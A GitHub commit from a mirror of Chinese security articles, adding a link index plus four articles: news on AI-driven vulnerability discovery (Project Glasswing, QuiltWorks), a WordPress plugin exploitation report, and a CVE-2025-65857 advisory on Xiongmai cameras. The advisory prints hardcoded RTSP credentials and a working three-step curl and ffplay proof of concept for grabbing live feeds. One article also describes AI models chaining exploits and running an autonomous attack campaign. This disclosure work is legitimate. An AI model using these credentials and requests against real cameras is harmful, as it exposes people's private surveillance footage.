mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
CrowdStrike联合行业巨头成立QuiltWorks联盟,对抗AI暴增的漏洞威胁、【漏洞通告】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)、【已复现】漏洞通告 | Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)、躺平送外卖风雨兼程一天七八十,而挖漏洞半小时到手500,你会怎么选?、一天渗透测试,后台RCE+SQL注入+信息泄露,收工、关于AI辅助挖掘漏洞报告提交规范的公告、安全热点周报:Windows Defender 被漏洞利用,成了黑客的“帮凶”、【漏洞通告】FortiSandbox目录遍历漏洞(CVE-2026-39813)、CVE-2025-65857:雄迈XM530摄像头硬编码凭据漏洞,数十万监控设备直接裸奔、【已复现】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)、Mythos玻璃翼项目证明AI能发现漏洞,但修复工作该由谁来完成?、国家人工智能安全漏洞库启动运行、我们发现了 Hermes Agent 的第一个远程代码执行漏洞,但这已经不重要了、能信安:漏洞通告、【漏洞通告】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)、文件上传操作漏洞场景挖掘思路、太初众测平台关于AI生成漏洞报告的处置公告、【安全圈】黑客利用 Breeze Cache WordPress 插件文件上传漏洞发动攻击、【火绒安全周报】Vercel遭黑客入侵∕黑客多次入侵美最高法院、动态|国家人工智能安全漏洞库启动运行、
This commit is contained in:
 test committed
1 parent
3bd1e73cb3
commit
9958bf6494
20 files changed
+2769
-81
No files matched your search
@@ -20184,5 +20184,25 @@
|
||||
"https://mp.weixin.qq.com/s/7rgi1Poke9Oc076fZ71PhA": "国家人工智能安全漏洞库启动运行",
|
||||
"https://mp.weixin.qq.com/s/Qphhumd3O4HrcCyaixXcgw": "雨诺调度客户端 GetFile 存在任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s/BxNitlIlxzaPEhafOGcEew": "iOS 漏洞会导致已删除通知残留,苹果现已推出修复更新",
|
||||
"https://mp.weixin.qq.com/s/gQk8l6ZAPlpFQlgNggh-mw": "网络安全可视化工具集 | FOFA 资产测绘爬取与 Nuclei 漏洞扫描"
|
||||
"https://mp.weixin.qq.com/s/gQk8l6ZAPlpFQlgNggh-mw": "网络安全可视化工具集 | FOFA 资产测绘爬取与 Nuclei 漏洞扫描",
|
||||
"https://mp.weixin.qq.com/s/iVWv9lHobQ2qjnCXN-q-rg": "CrowdStrike联合行业巨头成立QuiltWorks联盟,对抗AI暴增的漏洞威胁",
|
||||
"https://mp.weixin.qq.com/s/iUzWMxRnKJnzKPV8jGI7Hw": "【漏洞通告】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)",
|
||||
"https://mp.weixin.qq.com/s/tpPMDxqEnFclHP5gFDLbwg": "【已复现】漏洞通告 | Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)",
|
||||
"https://mp.weixin.qq.com/s/vsWF_APpR2OcidXCh4geZg": "躺平送外卖风雨兼程一天七八十,而挖漏洞半小时到手500,你会怎么选?",
|
||||
"https://mp.weixin.qq.com/s/cOq-mjo7jXe6rtIB4y_zEQ": "一天渗透测试,后台RCE+SQL注入+信息泄露,收工",
|
||||
"https://mp.weixin.qq.com/s/AAjxu77yJ5UBTCUg1_-Ctg": "关于AI辅助挖掘漏洞报告提交规范的公告",
|
||||
"https://mp.weixin.qq.com/s/42yvn5LXHYev-R476cdzdQ": "安全热点周报:Windows Defender 被漏洞利用,成了黑客的“帮凶”",
|
||||
"https://mp.weixin.qq.com/s/LL44EOYq8f5whsHcr-YBgg": "【漏洞通告】FortiSandbox目录遍历漏洞(CVE-2026-39813)",
|
||||
"https://mp.weixin.qq.com/s/TDrkxeG2dCq-sAGDjsBHpQ": "CVE-2025-65857:雄迈XM530摄像头硬编码凭据漏洞,数十万监控设备直接裸奔",
|
||||
"https://mp.weixin.qq.com/s/b1FnoITsch__BTu5qswjhw": "【已复现】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)",
|
||||
"https://mp.weixin.qq.com/s/1N5QY453xAWwUM3pvW2Yiw": "Mythos玻璃翼项目证明AI能发现漏洞,但修复工作该由谁来完成?",
|
||||
"https://mp.weixin.qq.com/s/yevKttJQW6jpkg56ejl9Og": "国家人工智能安全漏洞库启动运行",
|
||||
"https://mp.weixin.qq.com/s/RxU0VGboqymFkrzuRHKd1A": "我们发现了 Hermes Agent 的第一个远程代码执行漏洞,但这已经不重要了",
|
||||
"https://mp.weixin.qq.com/s/bDVr6URMeQc8eYmZktdjow": "能信安:漏洞通告",
|
||||
"https://mp.weixin.qq.com/s/zm0TaGzw5QpXPXdkwbLPRQ": "【漏洞通告】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)",
|
||||
"https://mp.weixin.qq.com/s/AgRxUV_Q_BpxXMN50uJS3A": "文件上传操作漏洞场景挖掘思路",
|
||||
"https://mp.weixin.qq.com/s/hb440dIKp9Dsm2CuFzFP5Q": "太初众测平台关于AI生成漏洞报告的处置公告",
|
||||
"https://mp.weixin.qq.com/s/Sj8YUCbO9jxeDaTxsypuPA": "【安全圈】黑客利用 Breeze Cache WordPress 插件文件上传漏洞发动攻击",
|
||||
"https://mp.weixin.qq.com/s/tgFJ7dEiAtOCjkzoVVfHFg": "【火绒安全周报】Vercel遭黑客入侵∕黑客多次入侵美最高法院",
|
||||
"https://mp.weixin.qq.com/s/cBUA4XyFyW2VYe_1Wgifcg": "动态|国家人工智能安全漏洞库启动运行"
|
||||
}
|
||||
@@ -0,0 +1,227 @@
|
||||
# CVE-2025-65857:雄迈XM530摄像头硬编码凭据漏洞,数十万监控设备直接裸奔
|
||||
幻泉之洲 2026-04-25 02:10
|
||||
|
||||
> 雄迈(Xiongmai)XM530系列网络摄像头被曝出重大安全漏洞。该设备ONVIF服务的一个特定接口会直接对外暴露包含硬编码RTSP账号密码的流媒体地址,结合配套的身份验证绕过漏洞,攻击者无需任何交互即可远程获取并观看摄像头的实时监控画面。由于雄迈是众多白牌摄像头的OEM供应商,此漏洞影响范围极广,用户隐私面临严重威胁。
|
||||
|
||||
## 漏洞概述:监控画面唾手可得
|
||||
|
||||
CVE-2025-65857是一个严重程度极高的信息泄露漏洞。简单说,攻击者向摄像头发起一个标准的ONVIF协议请求,摄像头就会乖乖返回一个流媒体播放地址。问题在于,这个地址里直接写死了访问流媒体需要的用户名和密码。
|
||||
|
||||
这意味着,任何能访问到这个摄像头网络的人,都能拿到钥匙(硬编码凭据),直接打开监控画面这道门。
|
||||
- CVE编号:CVE-2025-65857
|
||||
|
||||
- 严重等级:严重
|
||||
|
||||
- CVSS 3.1评分:9.1
|
||||
|
||||
- CVSS向量:AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H
|
||||
|
||||
> 这个漏洞的核心危害在于它的“傻瓜式”利用。攻击无需破解密码,无需用户点击,只要网络可达,直接发起请求就能拿到密码,再用这个密码去看直播。
|
||||
|
||||
## 技术原理:硬编码+裸奔传输
|
||||
|
||||
漏洞根植于摄像头的ONVIF媒体服务中。具体来说,是GetStreamUri
|
||||
这个ONVIF接口出了问题。
|
||||
### 漏洞成因(CWE映射)
|
||||
|
||||
**CWE-798:使用硬编码凭据**
|
||||
|
||||
所有受影响设备都使用了相同的、无法修改的RTSP凭据:
|
||||
- 用户名:wphd
|
||||
|
||||
- 密码:2MNswbQ5
|
||||
|
||||
更糟的是,即使用户修改了摄像头的后台管理密码,这对硬编码的RTSP凭据也毫无影响。它像一个后门,独立于所有用户设置之外。
|
||||
|
||||
**CWE-522:凭据保护不足**
|
||||
|
||||
这些凭据的传输方式也毫无安全性可言。它们以明文形式直接嵌入在HTTP响应返回的RTSP URI中:
|
||||
|
||||
rtsp://[摄像头IP]:554/user=wphd_password=2MNswbQ5_channel=0_stream=0&onvif=0.sdp?real_stream
|
||||
|
||||
没有加密,没有混淆,就这么直接送出去了。
|
||||
### 攻击向量
|
||||
|
||||
单独看这个漏洞,攻击者还需要知道如何调用ONVIF接口。但结合另一个配套漏洞**CVE-2025-65856(ONVIF身份验证绕过)**
|
||||
,情况就变得极其危险。
|
||||
|
||||
攻击链是这样的:
|
||||
1. 利用CVE-2025-65856,无需任何账号密码即可访问ONVIF服务。
|
||||
|
||||
1. 调用存在漏洞的GetStreamUri
|
||||
接口。
|
||||
|
||||
1. 接口返回包含硬编码凭据的RTSP地址。
|
||||
|
||||
1. 使用该地址直接播放监控流。
|
||||
|
||||
整个过程是“零点击”的,用户毫无感知。
|
||||
## 影响范围:你家的摄像头可能中招
|
||||
|
||||
这个漏洞影响特定型号的硬件和固件,但由于雄迈的商业模式,波及范围远超单一品牌。
|
||||
- **供应商:**
|
||||
杭州雄迈科技有限公司(Hangzhou Xiongmai Technology)
|
||||
|
||||
- **受影响产品:**
|
||||
IP Camera XM530V200_X6-WEQ_8M
|
||||
|
||||
- **商业品牌:**
|
||||
ANBIUX,以及由雄迈代工的**数百个白牌/OEM品牌**
|
||||
。你在电商平台买到的许多不知名品牌摄像头,很可能就是雄迈生产的。
|
||||
|
||||
- **受影响固件:**
|
||||
V5.00.R02.000807D8.10010.346624.S.ONVIF 21.06,以及所有V5.00.R02.*版本很可能都受影响。
|
||||
|
||||
- **漏洞组件:**
|
||||
ONVIF媒体服务的GetStreamUri
|
||||
端点。
|
||||
|
||||
> 雄迈是全球主要的摄像头OEM供应商,其产品以各种品牌销往世界各地,广泛应用于家庭、商铺、工厂等安防场景。这意味着可能有数十万甚至百万台设备暴露在此风险之下。
|
||||
|
||||
|
||||
**实际危害场景:**
|
||||
- 家庭监控被陌生人实时窥视。
|
||||
|
||||
- 商铺、公司的安防画面可能被竞争对手获取。
|
||||
|
||||
- 成为大规模监控的跳板(凭据通用,可批量扫描利用)。
|
||||
|
||||
- 严重违反全球各地的隐私保护法规(如GDPR)。
|
||||
|
||||
## 漏洞复现:三步拿到监控流
|
||||
|
||||
以下是概念验证(PoC)步骤,展示了攻击者如何轻而易举地获取视频流。
|
||||
### 步骤1:获取媒体配置(无需认证)
|
||||
|
||||
首先,利用身份验证绕过漏洞,获取摄像头的媒体配置信息(Profile)。
|
||||
|
||||
curl -X POST http://[CAMERA_IP]:8899/onvif/device_service
|
||||
|
||||
-H "Content-Type: application/soap+xml"
|
||||
|
||||
-d '<?xml version="1.0" encoding="utf-8"?>
|
||||
|
||||
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
|
||||
|
||||
<s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
|
||||
|
||||
<GetProfiles xmlns="http://www.onvif.org/ver10/media/wsdl"/>
|
||||
|
||||
<s:Body>
|
||||
|
||||
</s:Envelope>'
|
||||
|
||||
响应中会包含可用的流配置令牌(Token),例如000
|
||||
(主码流)。
|
||||
### 步骤2:请求流地址,泄露硬编码凭据
|
||||
|
||||
使用上一步得到的Token,请求获取对应的流媒体URI。
|
||||
|
||||
curl -X POST http://[CAMERA_IP]:8899/onvif/Media
|
||||
|
||||
-H "Content-Type: application/soap+xml"
|
||||
|
||||
-d '<?xml version="1.0" encoding="utf-8"?>
|
||||
|
||||
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
|
||||
|
||||
<s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
|
||||
|
||||
<GetStreamUri xmlns="http://www.onvif.org/ver10/media/wsdl">
|
||||
|
||||
<StreamSetup>
|
||||
|
||||
<Stream xmlns="http://www.onvif.org/ver10/schema">RTP-Unicast</Stream>
|
||||
|
||||
<Transport xmlns="http://www.onvif.org/ver10/schema">
|
||||
|
||||
<Protocol>RTSP</Protocol>
|
||||
|
||||
</Transport>
|
||||
|
||||
</StreamSetup>
|
||||
|
||||
<ProfileToken>000</ProfileToken>
|
||||
|
||||
</GetStreamUri>
|
||||
|
||||
</s:Body>
|
||||
|
||||
</s:Envelope>'
|
||||
|
||||
关键来了!摄像头返回的响应中,会直接包含如下URI:
|
||||
|
||||
<MediaUri>rtsp://192.168.1.100:554/user=wphd_password=2MNswbQ5_channel=0_stream=0&onvif=0.sdp?real_stream</MediaUri>
|
||||
|
||||
硬编码的用户名wphd
|
||||
和密码2MNswbQ5
|
||||
一览无余。
|
||||
### 步骤3:直接观看或录制视频流
|
||||
|
||||
拿到URI后,使用任何支持RTSP的播放器(如VLC、ffplay)或工具(如ffmpeg)即可直接访问。
|
||||
|
||||
# 使用ffplay实时播放
|
||||
|
||||
ffplay "rtsp://192.168.1.100:554/user=wphd_password=2MNswbQ5_channel=0_stream=0&onvif=0.sdp?real_stream"
|
||||
|
||||
|
||||
# 使用ffmpeg录制
|
||||
|
||||
ffmpeg -i "rtsp://192.168.1.100:554/user=wphd_password=2MNswbQ5_channel=0_stream=0&onvif=0.sdp?real_stream" -c copy 监控录像.mp4
|
||||
|
||||
至此,攻击者已经完全掌控了摄像头的实时画面。
|
||||
## 修复建议与缓解措施
|
||||
|
||||
截至公开披露日,供应商尚未提供安全补丁。用户和网络管理员必须立即采取行动。
|
||||
### 给用户的紧急缓解措施
|
||||
- **网络隔离:**
|
||||
立即将摄像头放置在独立的VLAN中,并**严禁**
|
||||
将其端口映射到公网(即不要做端口转发)。
|
||||
|
||||
- **防火墙规则:**
|
||||
在网络上阻断所有从外部发往摄像头RTSP端口(默认554)的入站连接。
|
||||
|
||||
- **仅通过VPN访问:**
|
||||
如果确实需要远程查看,务必通过VPN接入内网后再访问摄像头,杜绝直连。
|
||||
|
||||
- **监控RTSP连接:**
|
||||
在网络设备上启用日志,监控异常的RTSP会话尝试。
|
||||
|
||||
- **考虑替换设备:**
|
||||
考虑到雄迈产品过往糟糕的安全记录(见文末参考链接),**强烈建议**
|
||||
在条件允许时,更换为安全性更有保障的知名品牌设备。
|
||||
|
||||
### 给供应商的建议
|
||||
- 从GetStreamUri
|
||||
接口的响应中移除硬编码凭据。
|
||||
|
||||
- 为RTSP流实现真正的、基于Digest的认证机制(RFC 2617)。
|
||||
|
||||
- 采用带有时效性的会话令牌,而非长期有效的静态凭据。
|
||||
|
||||
- 为每台设备生成唯一的RTSP访问凭据。
|
||||
|
||||
- 在RTSP服务上实施速率限制,防止流耗尽攻击。
|
||||
|
||||
## 时间线与厂商响应
|
||||
- **2025年11月:**
|
||||
研究人员在安全评估中发现该漏洞。
|
||||
|
||||
- **2025年12月16日:**
|
||||
MITRE分配CVE编号CVE-2025-65857。
|
||||
|
||||
- **2025年12月17-18日:**
|
||||
研究人员尝试通过官方邮箱XMSRC@xiongmaitech.com
|
||||
及备用邮箱联系厂商,均因**服务器配置错误导致邮件投递失败**
|
||||
。
|
||||
|
||||
- **2025年12月18日:**
|
||||
公开披露。
|
||||
|
||||
**厂商响应:**
|
||||
无。官方安全联系渠道已失效。
|
||||
### 参考资料
|
||||
|
||||
[1]
|
||||
https://github.com/LuisMirandaAcebedo/CVE-2025-65857
|
||||
|
||||
@@ -0,0 +1,60 @@
|
||||
# CrowdStrike联合行业巨头成立QuiltWorks联盟,对抗AI暴增的漏洞威胁
|
||||
FreeBuf 2026-04-24 10:03
|
||||
|
||||

|
||||
|
||||
##
|
||||
##
|
||||
|
||||
网络安全公司CrowdStrike Holdings Inc.今日宣布启动"QuiltWorks计划"行业联盟,旨在帮助企业发现并修复前沿人工智能模型所暴露的大量软件漏洞。
|
||||
|
||||
|
||||
该联盟汇集了埃森哲、安永、IBM网络安全服务部门、Kroll和OpenAI等企业,并得到OpenAI与Anthropic的前沿模型技术支持。联盟指出,前沿模型正在发现传统扫描工具和人工代码审查所遗漏的逻辑错误、设计缺陷、配置错误及新型利用路径,大幅缩短了防御方从漏洞发现到被利用的响应时间。
|
||||
|
||||
|
||||
"随着前沿AI加速漏洞发现进程,全球企业董事会都在向首席信息安全官提出相同问题:我们是否暴露在风险中?防护是否到位?"CrowdStrike首席执行官兼创始人George Kurtz表示,"QuiltWorks计划正是行业联合为各组织提供董事会所需答案的解决方案。"
|
||||
|
||||
|
||||
该联盟依托CrowdStrike每日处理数万亿安全事件的Falcon平台,结合超过10,000名认证专业人员组成的合作伙伴网络,推动代码级修复工作。公司强调,该模式通过对手情报和攻击路径分析来评估攻击者实际可触达的漏洞,使企业突破传统基于通用漏洞评分系统(CVSS)的优先级排序。
|
||||
##
|
||||
|
||||
**Part01**
|
||||
## 应对AI驱动的威胁格局变革
|
||||
|
||||
|
||||
埃森哲网络安全全球负责人Harpreet Sidhu表示,联盟将提供"修复代码级问题的运营能力,帮助客户建立全面防护体系"。安永美洲网络商业负责人David Cooper指出,多数组织尚未准备好应对前沿模型带来的新型漏洞类别。IBM咨询网络安全服务全球管理合伙人Mark Hughes称,与CrowdStrike的合作将IBM自主安全方案扩展至"以机器速度"管理新型风险。
|
||||
|
||||
|
||||
**Part02**
|
||||
## 同步推出AI就绪评估服务
|
||||
|
||||
|
||||
CrowdStrike同日推出"前沿AI就绪与韧性服务",这项由专家主导的持续性服务采用12个月可续费订阅模式,可通过Falcon Flex资金购买。新服务包含:评估组织现有安全方案、前沿AI驱动的应用与代码库扫描、超越CVSS评分的红队优先级排序,以及附带董事会级报告的指导性修复方案。
|
||||
|
||||
|
||||
OpenAI首席信息安全官Dane Stuckey表示,公司正通过"网络安全可信访问计划"支持该行动,加速整个生态系统的漏洞发现与修复进程。QuiltWorks计划与AI漏洞评估服务即日上线。
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
CrowdStrike launches Project QuiltWorks coalition to tackle AI-discovered vulnerabilities
|
||||
|
||||
https://siliconangle.com/2026/04/23/crowdstrike-launches-project-quiltworks-coalition-tackle-ai-discovered-vulnerabilities/
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651337140&idx=1&sn=134af642d92b85fc1076a8c83c09945c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
### 电报讨论
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,145 @@
|
||||
# Mythos玻璃翼项目证明AI能发现漏洞,但修复工作该由谁来完成?
|
||||
FreeBuf 2026-04-24 10:03
|
||||
|
||||

|
||||
|
||||
##
|
||||
##
|
||||
|
||||
上周,Anthropic公司公布了玻璃翼项目(Project Glasswing),其AI模型在发现软件漏洞方面效率惊人,以至于该公司采取了非常规措施推迟公开版本发布。目前仅向苹果、微软、谷歌、亚马逊等企业联盟开放访问权限,旨在赶在攻击者之前发现并修补漏洞。
|
||||
|
||||
|
||||
作为玻璃翼项目前身的Mythos Preview模型在所有主流操作系统和浏览器中均发现了漏洞。其中部分漏洞在经历数十年人工审计、激进模糊测试和开源审查后依然存在。有一个漏洞甚至在OpenBSD中潜伏了27年——该系统被公认为全球最安全的操作系统之一。
|
||||
|
||||
|
||||
人们很容易将此归类为"AI实验室宣称其AI过于危险"的套路,类似OpenAI当年对GPT-2的操作。但这次情况有本质不同:Mythos不仅发现了独立漏洞(CVE),更实现了:
|
||||
|
||||
- 将四个独立漏洞串联成攻击链,同时绕过浏览器渲染器和操作系统沙箱
|
||||
|
||||
- 通过竞争条件在Linux系统中实现本地权限提升
|
||||
|
||||
- 针对FreeBSD的NFS服务器构建了包含20个组件的ROP链,攻击载荷分散在多个数据包中
|
||||
|
||||
对比鲜明的是,Anthropic前代旗舰模型Claude Opus 4.6几乎完全无法自主开发漏洞利用程序,而Mythos在Firefox JS引擎测试中成功率高达72.4%。这已非理论推演或三五年后的预测,而是即将到来的工程现实。
|
||||
##
|
||||
|
||||
**Part01**
|
||||
## 玻璃翼项目暴露的真实网络安全缺口
|
||||
|
||||
|
||||
安全负责人最应警惕的数字是:Mythos发现的漏洞中仅有不到1%得到修补。全球最强大的漏洞发现引擎对阵最关键软件系统时,整个生态却无法消化其输出。玻璃翼解决了发现问题,但修复难题仍悬而未决。
|
||||
|
||||
|
||||
防御者为何力不从心:日历速度 vs 机器速度
|
||||
|
||||
|
||||
网络安全行业多年来始终绕不开这个结构性矛盾,AI的介入使其无法继续被忽视。防御者遵循日历速度工作流:收集情报→制定方案→模拟威胁→实施缓解→循环往复,顺利时完成周期仍需四天。而攻击者(尤其是全程运用大语言模型的)正以机器速度推进。
|
||||
|
||||
|
||||
AI驱动的攻击已实现全自动化
|
||||
|
||||
|
||||
今年初,某攻击组织在针对FortiGate设备的攻击链中部署了托管LLM的定制MCP服务器。该AI自主完成:后门创建、内网拓扑测绘、漏洞评估、以及优先执行获取域管理员权限的攻击工具。最终导致106个国家2516家机构同时沦陷——从初始访问到凭证转储再到数据外泄,整个攻击链完全自主运行,人类仅事后查看结果。
|
||||
|
||||
|
||||
AI漏洞发现速度远超修复能力
|
||||
|
||||
|
||||
攻击与防御的速度差并非新现象,但原本细微的差距现已裂变为鸿沟:
|
||||
|
||||
- AISLE等自主系统在OpenSSL近期协同发布中发现14个CVE中的13个,这些漏洞曾逃过多年人工审查
|
||||
|
||||
- XBOW成为2025年HackerOne平台排名第一的黑客,超越所有人类参与者
|
||||
|
||||
- 从漏洞披露到武器化利用的中位时间从2018年的771天骤降至2024年的数小时
|
||||
|
||||
- 到2025年,多数漏洞将在公开披露前完成武器化
|
||||
|
||||
若将Mythos级发现能力纳入此图景,世界不会自动变得更安全,只会迎来需要人工核实的海量有效发现,而组织流程、业务连续性考量和补丁周期等环节十年来未有本质改变。
|
||||
|
||||
|
||||
**Part02**
|
||||
## 如何构建适配Mythos的安全体系
|
||||
|
||||
|
||||
面对玻璃翼项目,本能反应是追问"如何发现更多漏洞",但这实则是错误命题。真正的问题是:"当数千个可 exploitation 漏洞明日出现在你案头时,现有体系能否有效处理?"对多数组织而言,诚实答案是否定的。根源不在于工具或人才短缺,而是依赖周期性人工启动流程的结构性缺陷——这套机制设计初衷是应对细水长流的漏洞,而非排山倒海的冲击。
|
||||
|
||||
|
||||
我们无法修复所有漏洞,也无法实施所有加固方案。这非悲观论调,而是有效安全体系的务实起点。关键问题不是"CVE是否严重",而是"该漏洞在当下部署环境中是否具备可 exploitation 条件?"适配Mythos的安全体系需要三大支柱:
|
||||
|
||||
|
||||
第一:信号驱动验证替代计划性测试
|
||||
|
||||
|
||||
当新威胁出现、资产变更或配置漂移时,防御措施需立即针对具体变化进行测试,而非等待季度渗透测试或人员档期。"计划性验证"的前提是威胁环境稳定,如今这个假设已彻底失效。
|
||||
|
||||
|
||||
第二:环境特异性上下文优先于通用CVSS评分
|
||||
|
||||
|
||||
玻璃翼将产生CVE雪崩,但多数漏洞管理程序仍依赖CVSS评分排序。这种脱离上下文的指标仅反映漏洞理论危害,无法判断在具体基础设施中的可 exploitation 性。当发现量从数百激增至数千时,无上下文优先排序不仅降低效率,更会彻底瘫痪流程。
|
||||
|
||||
|
||||
第三:闭环修复消除人工交接
|
||||
|
||||
|
||||
现有模式无法应对"漏洞披露数小时内即遭利用"的新常态。典型流程:扫描器发现漏洞→分析员分类→工单转交其他团队→数周后打补丁→无人复验。这套人工交接链正是系统崩坏处——若从发现到修复再到复验的周期离不开人工转单,就永远无法接近机器速度。
|
||||
|
||||
|
||||
这并非要求采购更多工具,而是发挥防御者唯一不对称优势:你掌握组织拓扑而攻击者不掌握。但该优势的发挥前提是能以机器速度行动。
|
||||
|
||||
|
||||
**Part03**
|
||||
## 自主暴露验证如何弥合差距
|
||||
## Picus的解决方案
|
||||
|
||||
|
||||
需要坦诚说明:本文作者来自Picus Security——家专注于自主暴露验证平台的厂商。玻璃翼项目让我们及交流过的众多CISO认清:暴露管理程序中的验证环节已成为最关键瓶颈。漏洞发现即将变得极其高效,而修补过程仍将缓慢痛苦,其间唯一可控杠杆是识别真正关键的漏洞——这正是验证的价值。
|
||||
|
||||
|
||||
从四天到三分钟:Agentic工作流如何变革周期
|
||||
|
||||
|
||||
我们开发的Picus Swarm AI团队将传统四天周期压缩至分钟级。这套AI Agent协同完成了原本需要四个团队交接的工作:
|
||||
|
||||
- 研究Agent接收并审核威胁情报
|
||||
|
||||
- 红队Agent对照环境生成经安全检查的攻击方案
|
||||
|
||||
- 模拟Agent在实际终端和云环境执行,收集遥测与证据
|
||||
|
||||
- 协调Agent衔接发现与修复环节:创建工单、触发SOAR方案、推送攻击指标至EDR、验证修复效果
|
||||
|
||||
所有操作皆可追溯审计,各Agent在预设边界内运行。从接收CISA警报到生成可立即修复的验证结果,全链仅需三分钟。当Mythos级模型抛出数千发现时,你需要能立即判断哪些在特定环境中可 exploitation、现有控制措施能否拦截、以及供应商专属修复方案的系统。
|
||||
|
||||
|
||||
**Part04**
|
||||
## 令人不安的真相
|
||||
|
||||
|
||||
衡量玻璃翼项目的唯一标准将是:多少漏洞在被利用前得到修补。无关发现数量或攻击链复杂程度,关键在于生态能否消化AI的产出。单纯可见性从来不够——83%网络安全项目仍无实效。改变游戏规则的是弥合发现与实证的差距:确认潜在漏洞是否真会危及你的环境。这就是验证的价值。在后玻璃翼时代,它将是漏洞洪流与入侵浪潮间的唯一屏障。
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
Project Glasswing Proved AI Can Find the Bugs. Who's Going to Fix Them?
|
||||
|
||||
https://thehackernews.com/2026/04/project-glasswing-proved-ai-can-find.html
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651337140&idx=1&sn=134af642d92b85fc1076a8c83c09945c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
### 电报讨论
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 【安全圈】黑客利用 Breeze Cache WordPress 插件文件上传漏洞发动攻击
|
||||
安全圈 2026-04-24 11:00
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
漏洞
|
||||
|
||||
|
||||
黑客正在积极利用 WordPress 的 Breeze Cache 插件中的一个严重漏洞,该漏洞可让攻击者在无需身份验证的情况下,在服务器上上传任意文件。
|
||||
|
||||
|
||||
|
||||
此安全漏洞编号为 CVE - 2026 - 3844,WordPress 生态系统的安全解决方案 Wordfence 已监测到超 170 次利用该漏洞的攻击尝试。
|
||||
|
||||
|
||||
|
||||
Cloudways 开发的 Breeze Cache 是一款 WordPress 缓存插件,拥有超 40 万活跃安装量,旨在通过缓存、文件优化和数据库清理减少页面加载频率,从而提升网站性能和加载速度。
|
||||
|
||||
|
||||
|
||||
该漏洞被评定为严重级别,在 10 分制中获 9.8 分,由安全研究员洪阮(Hung Nguyen,网名 bashu)发现并报告。
|
||||
|
||||
|
||||
|
||||
Wordfence 的开发商、WordPress 安全公司 Defiant 的研究人员表示,问题源于 “fetch_gravatar_from_remote” 函数中缺少文件类型验证。
|
||||
|
||||
|
||||
|
||||
这使得未经身份验证的攻击者能够向服务器上传任意文件,进而可能导致远程代码执行(RCE),实现对网站的完全控制。
|
||||
|
||||
|
||||
|
||||
不过,研究人员称,只有在启用 “本地托管文件 - Gravatars” 附加组件(默认未开启)的情况下,攻击才可能成功。
|
||||
|
||||
|
||||
|
||||
CVE - 2026 - 3844 影响 2.4.4 及之前的所有 Breeze Cache 版本。Cloudways 已于本周早些时候发布的 2.4.5 版本中修复该漏洞。
|
||||
|
||||
|
||||
|
||||
据
|
||||
WordPress.org
|
||||
的统计数据,自最新版本发布以来,该插件约有 13.8 万次下载。但尚不清楚有多少网站存在漏洞,因为没有关于启用 “本地托管文件 - Gravatars” 功能的网站数量数据。
|
||||
|
||||
|
||||
|
||||
鉴于该漏洞正被积极利用,建议依赖 Breeze Cache 提升性能的网站所有者 / 管理员尽快将插件升级到最新版本,或暂时停用该插件。
|
||||
|
||||
|
||||
|
||||
如果目前无法升级,管理员至少应禁用 “本地托管文件 - Gravatars” 功能。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】《王者荣耀》惊现逆天bug](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652075971&idx=1&sn=87382d2f57b8f0b6d5e7f3203b830e4d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】理想汽车严正声明:系统遭黑客破解、配合走私均为不实信息](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652075971&idx=2&sn=ef4ca71b65ec892a68ab6e5aeb1ab6df&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Claude Mythos 发现 271 个火狐浏览器漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652075971&idx=3&sn=d88245ccf278317f520a1fdb52cbc91b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】未受保护的 Perforce 服务器暴露主要组织的敏感数据](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652075943&idx=1&sn=473119abec6a4c6ed316801316b3723b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,121 @@
|
||||
